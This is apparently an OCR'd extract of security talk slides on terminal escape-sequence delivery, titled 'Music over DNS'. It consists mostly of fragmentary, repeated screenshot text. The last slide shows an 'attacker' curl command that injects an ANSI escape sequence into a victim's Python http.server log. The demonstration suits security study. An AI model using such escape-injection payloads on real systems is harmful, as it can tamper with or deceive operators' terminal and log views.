
Music over DNS




Windows PowerShell
PS C:\Users\dgl> nslooku
ENG
INTL
1:12 PM
10/05/2023



Windows PowerShell
PS C:\Users\dgl> nslooku
ENG
INTL
1:12 PM
10/05/2023



Cmder
C:\Users\dgl\Downloads\cmder
λ
cmd.exe
Search



Cmder
C:\Users\dgl\Downloads\cmder
λ
cmd.exe
Search


More delivery methods


- H D Moore's "A Fictitious Case Study"
- Apache logs… what's more relevant today?




python3 -m http.server (victim: /tmp/test)
victim: /tmp/test § python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...


attacker: ~
attacker: ~ § curl http://localhost:8000/$(printf "?\e\\[31m")


python3 -m http.server (victim: /tmp/test)
victim: /tmp/test § python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...


attacker: ~
attacker: ~ § curl http://localhost:8000/$(printf "?\e\\[31m")

